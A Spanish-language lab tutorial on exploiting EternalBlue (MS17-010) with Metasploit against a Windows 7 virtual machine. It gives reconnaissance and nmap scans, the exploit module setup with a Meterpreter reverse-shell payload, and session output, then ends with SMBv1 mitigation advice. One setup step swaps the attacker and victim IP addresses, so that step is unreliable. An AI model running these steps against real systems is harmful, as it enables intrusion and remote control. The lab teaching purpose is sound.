


Uso Básico de Metasploit – Explotación EternalBlue en Windows

Usaremos una máquina virtual con Windows 7 como máquina víctima y una máquina con Kali Linux como máquina atacante.



1.1. Reconocimiento de red

Como primer paso, realizaremos un reconocimiento de la red utilizando la herramienta `arp-scan` para identificar los dispositivos activos dentro del segmento de red.

```
sudo arp-scan -I eth0 localnet
```

```
(klinumeterter2345@Junitojon)-[~]  
$ sudo arp-scan -I eth0 --localnet  
[sudo] contraseña para klinumeterter2345:  
Interface: eth0, type: EN10MB, MAC: 08:00:27:0d:47:9f, IPv4: 10.0.0.2  
WARNING: Cannot open MAC/Vendor file ieee-oui.txt: Permission denied  
WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied  
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)  
10.0.0.3          08:00:27:f6:4d:6c      (Unknown)  
  
1 packets received by filter, 0 packets dropped by kernel  
Ending arp-scan 1.10.0: 256 hosts scanned in 1.892 seconds (135.31 hosts/sec). 1 responded
```

Tras el reconocimiento de red, identificamos la máquina objetivo dentro de la red interna del laboratorio, asignada a la dirección IP (10.0.0.3).

1.2. Verificación de conectividad

A continuación, realizaremos una prueba de conectividad mediante `ping` para comprobar que la máquina objetivo responde a las solicitudes ICMP.

```
(klinumeterter2345@Junitojon)-[~]  
$ ping -c 1 10.0.0.3  
PING 10.0.0.3 (10.0.0.3) 56(84) bytes of data.  
64 bytes from 10.0.0.3: icmp_seq=1 ttl=128 time=3.38 ms  
  
— 10.0.0.3 ping statistics —  
1 packets transmitted, 1 received, 0% packet loss, time 0ms  
rtt min/avg/max/mdev = 3.384/3.384/3.384/0.000 ms
```

Como se puede observar, la máquina respondió correctamente a las solicitudes ICMP enviadas durante la prueba de conectividad.

1.3. Escaneo de puertos

Una vez verificada la conectividad con el equipo objetivo, realizaremos un escaneo de puertos mediante `Nmap` para identificar los servicios expuestos y los puertos abiertos en la máquina.

```
nmap -p- --open -sS -sC -sV --min-rate 2000 -n -vvv -Pn 10.0.0.3
```

```
Initiating SYN Stealth Scan at 22:39
Scanning 10.0.0.3 [65535 ports]
Discovered open port 135/tcp on 10.0.0.3
Discovered open port 139/tcp on 10.0.0.3
Discovered open port 445/tcp on 10.0.0.3
SYN Stealth Scan Timing: About 46.39% done; ETC: 22:40 (0:00:36 remaining)
Discovered open port 5000/tcp on 10.0.0.3
```

Como se puede observar, se identificaron varios puertos abiertos. No obstante, centraremos el análisis en el puerto 445, asociado al protocolo SMB.

1.4. Análisis de vulnerabilidades

A continuación, realizaremos un escaneo de vulnerabilidades mediante Nmap con el objetivo de identificar posibles fallos de seguridad asociados a los servicios detectados durante la fase de reconocimiento.

```
nmap --script "vuln" -p445 10.0.0.3
```

```
PORT      STATE SERVICE
445/tcp   open  microsoft-ds
MAC Address: 08:00:27:F6:4D:6C (Oracle VirtualBox virtual NIC)

Host script results:
|_samba-vuln-cve-2012-1182: NT_STATUS_ACCESS_DENIED
|_smb-vuln-ms10-061: NT_STATUS_ACCESS_DENIED
|_smb-vuln-ms17-010:
|   VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|   State: VULNERABLE
|   IDs: CVE:CVE-2017-0143
|   Risk factor: HIGH
|   A critical remote code execution vulnerability exists in Microsoft SMBv1 servers (ms17-010).
|
|   Disclosure date: 2017-03-14
|   References:
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
|       https://blogs.technet.microsoft.com/msrc/2017/05/12/custom
```

Como podemos observar, el sistema es vulnerable. La presencia de SMBv1 representa un riesgo de seguridad, ya que se trata de una versión obsoleta del protocolo SMB que ha sido

afectada por múltiples vulnerabilidades conocidas. Actualmente, SMBv2 y SMBv3 son las versiones recomendadas.

Explotación con Metasploit

2.1. Identificación del módulo de explotación

Iniciamos Metasploit y buscamos el módulo asociado a la vulnerabilidad identificada previamente. Para ello, podemos utilizar su identificador CVE o su denominación pública:

Remote Code Execution Vulnerability in Microsoft SMBv1 Servers (MS17-010).

```
msfconsole
```

Nota: Se recomienda iniciar Metasploit desde el menú de inicio, ya que esto permite que la base de datos se sincronice automáticamente.

```
search CVE-2017-0143
```

```
msf > search CVE:CVE-2017-0143

Matching Modules
=====
```

#	Name	Disclosure Date
Rank	Check	Description
0	exploit/windows/smb/ms17_010_eternalblue	2017-03-14
average	Yes	MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
1	_ target: Automatic Target	.
2	_ target: Windows 7	.
3	_ target: Windows Embedded Standard 7	.
4	_ target: Windows Server 2008 R2	.
5	_ target: Windows 8	.
6	_ target: Windows 8.1	.

Seleccionaremos la opción 0, ya que este módulo de Metasploit está asociado a la vulnerabilidad EternalBlue (MS17-010), previamente identificada durante la fase de análisis.

2.2. Selección del exploit

A continuación, seleccionamos el exploit identificado durante la búsqueda para configurar los parámetros necesarios antes de su ejecución.

```
use 0
```

Nota: el número depende del resultado del comando `search`.

2.3. Revisamos las opciones del módulo mediante el siguiente comando:

```
show options
```

La salida del comando muestra la configuración del módulo, incluyendo:

- Los parámetros obligatorios que deben configurarse antes de su uso.
- Los parámetros opcionales que pueden ajustarse según las necesidades del entorno.
- El *payload* seleccionado por defecto.

```
Module options (exploit/windows/smb/ms17_010_eternalblue):
```

Name	Current Setting	Required	Description
RHOSTS		yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT	445	yes	The target port (TCP)
SMBDomain		no	(Optional) The Windows domain to use for authentication. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
SMBPass		no	(Optional) The password for the specified username
SMBUser		no	(Optional) The username to authenticate as
VERIFY_ARCH	true	yes	Check if remote architecture matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
VERIFY_TARGET	true	yes	Check if remote OS matches exploit Target. Only affects Windows Server 2008 R2, Wind

2.4 Configurar los parámetros necesarios

Configuraremos los parámetros `RHOST` (máquina víctima) y `LHOST` (máquina atacante).

```
set RHOSTS 10.0.0.2
```

Nota: En el módulo de EternalBlue, el puerto SMB (445) se encuentra configurado por defecto. Si el parámetro `LHOST` no se establece automáticamente, deberás configurarlo con la dirección IP de la máquina atacante:

```
set LHOST 10.0.0.3
```

Module options (exploit/windows/smb/ms17_010_eternalblue):

Name	Current Setting	Required	Description
RHOSTS	10.0.0.3	yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT	445	yes	The target port (TCP)
SMBDomain		no	(Optional) The Windows domain to use for authentication. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
SMBPass		no	(Optional) The password for the specified username
SMBUser		no	(Optional) The username to authenticate as
VERIFY_ARCH	true	yes	Check if remote architecture matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
VERIFY_TARGET	true	yes	Check if remote OS matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.

Payload options (windows/x64/meterpreter/reverse_tcp):

Name	Current Setting	Required	Description
EXITFUNC	thread	yes	Exit technique (Accepted: '', seh, thread, process, none)
LHOST	10.0.0.2	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

6. Ejecutar el exploit

```
run
```

7. Obtener la sesión Meterpreter

Si la explotación se realiza correctamente, Metasploit establecerá una sesión Meterpreter con privilegios elevados sobre la máquina objetivo.


```

msf exploit(windows/smb/ms17_010_eternalblue) > run
[*] Started reverse TCP handler on 10.0.0.2:4444
[*] 10.0.0.3:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 10.0.0.3:445 - Host is likely VULNERABLE to MS17-010! - Windows 7 Ultimate 7601 Service Pack 1 x64 (64-bit)
/usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/recog-3.1.25/lib/recog/fingerprint/regex_factory.rb:34: warning: nested repeat operator '+' and '?' was replaced with '*' in regular expression
[*] 10.0.0.3:445 - Scanned 1 of 1 hosts (100% complete)
[+] 10.0.0.3:445 - The target is vulnerable.
[*] 10.0.0.3:445 - Connecting to target for exploitation.
[+] 10.0.0.3:445 - Connection established for exploitation.
[+] 10.0.0.3:445 - Target OS selected valid for OS indicated by SMB reply
[*] 10.0.0.3:445 - CORE raw buffer dump (38 bytes)
[*] 10.0.0.3:445 - 0x00000000 57 69 6e 64 6f 77 73 20 37 20 55 6c 74 69 6d 61 Windows 7 Ultima
[*] 10.0.0.3:445 - 0x00000010 74 65 20 37 36 30 31 20 53 65 72 76 69 63 65 20 te 7601 Service
[*] 10.0.0.3:445 - 0x00000020 50 61 63 6b 20 31 Pack 1
[+] 10.0.0.3:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 10.0.0.3:445 - Trying exploit with 12 Groom Allocations.
[*] 10.0.0.3:445 - Sending all but last fragment of exploit packet
[*] 10.0.0.3:445 - Starting non-paged pool grooming
[+] 10.0.0.3:445 - Sending SMBv2 buffers
[+] 10.0.0.3:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 10.0.0.3:445 - Sending final SMBv2 buffers.
[*] 10.0.0.3:445 - Sending last fragment of exploit packet!
[*] 10.0.0.3:445 - Receiving response from exploit packet
[+] 10.0.0.3:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 10.0.0.3:445 - Sending egg to corrupted connection.
[*] 10.0.0.3:445 - Triggering free of corrupted buffer.
[*] Sending stage (232006 bytes) to 10.0.0.3
[*] Meterpreter session 1 opened (10.0.0.2:4444 → 10.0.0.3:49190) at 2026-09-03 23:16:29 -0600
[+] 10.0.0.3:445 - =====
[+] 10.0.0.3:445 - -----WIN-----
[+] 10.0.0.3:445 - =====

meterpreter > pwd
C:\Windows\system32
meterpreter > 

```

Desde aquí puedes:

- navegar el sistema
- descargar archivos
- ejecutar comandos
- realizar post-explotación

Para verificar que la sesión dispone de los permisos esperados, crearemos un directorio de prueba:


```

meterpreter > cd Desktop
meterpreter > dir
Listing: C:\Users\mario\Desktop

Mode                Size      Type      Last modified          Name
-----
100666/rw-rw-rw-   282     fil      2023-07-24 12:18:04 -0600 desktop.ini
040777/rwxrwxrwx    0      dir      2026-01-04 21:01:32 -0600 mary

meterpreter > mkdir Directorio_prueba
Creating directory: Directorio_prueba
meterpreter > 

```



Como podemos observar, el directorio se creó correctamente.

Conclusión

Durante esta práctica se identificó una máquina Windows 7 vulnerable a MS17-010 (EternalBlue). Mediante técnicas de reconocimiento, análisis de servicios y validación de vulnerabilidades, se comprobó la exposición de SMBv1 y se verificó el impacto de la vulnerabilidad en un entorno de laboratorio controlado. Finalmente, se destacaron las medidas de mitigación recomendadas, como la desactivación de SMBv1 y la aplicación de actualizaciones de seguridad.

Recomendaciones de seguridad

- Mantener los sistemas actualizados e instalar los parches de seguridad disponibles.
- Deshabilitar SMBv1, ya que es una versión obsoleta y vulnerable.
- Restringir el acceso al puerto 445/TCP mediante reglas de firewall cuando no sea necesario.
- Utilizar SMBv2 o SMBv3, que incorporan mejoras de seguridad respecto a SMBv1.
- Realizar auditorías y análisis de vulnerabilidades periódicos para identificar posibles riesgos.